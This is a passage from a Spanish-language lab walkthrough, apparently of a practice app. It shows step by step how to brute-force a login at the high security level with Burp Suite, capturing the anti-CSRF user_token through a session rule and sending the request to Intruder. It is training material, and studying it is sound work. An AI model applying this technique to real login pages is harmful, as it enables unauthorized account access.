


Imagen 100: Login – Brute Force – Alto

42. Al dar clic en la opción “View Source” para revisar el código del nivel de seguridad, tras la revisión se identifica como se utiliza un token de solicitud de anti-sitio (CSRF) para el control aleatorio de sesión.




Imagen 101: Código fuente – nivel alto – Brute Force

43. Abrir la herramienta Burp Suite.




Imagen 102: Abrir BurpSuite

44. Para interceptar la petición del sitio, se utiliza el navegador preconfigurado de la herramienta para usar la opción proxy intercepción para observar todas las cualidades del sitio y los payloads de uso.




Imagen 103: Intersección de BurpSuite

45. En la opción de sessions establece una regla para hallar el toke_user




Imagen 104: Crear una reglar

46. Seleccionar la dirección




Imagen 105: Marco Recorde de la petición get de la dirección

47. Seleccionar el user_token




Imagen 106: Token_user hallado

48. Seleccionar el marco creado




Imagen 107: Marco creado

49. Configurar el Scope




Imagen 108: Configuracion Scope

50. Establecido la regla




Imagen 109: Regla establecida

51. Se cierra la intercepción




Imagen 110: Cerrar la intercepción

52. Se realiza el ingreso de credenciales aleatorios para poder interceptar la petición.




Imagen 111: Ingresar credenciales de prueba

53. Se realiza la intercepción de petición del sitio, luego dar clic en la opción HTTPhistory para seleccionar la dirección del login y realizar el envio al intruder para el analisis de los payloads

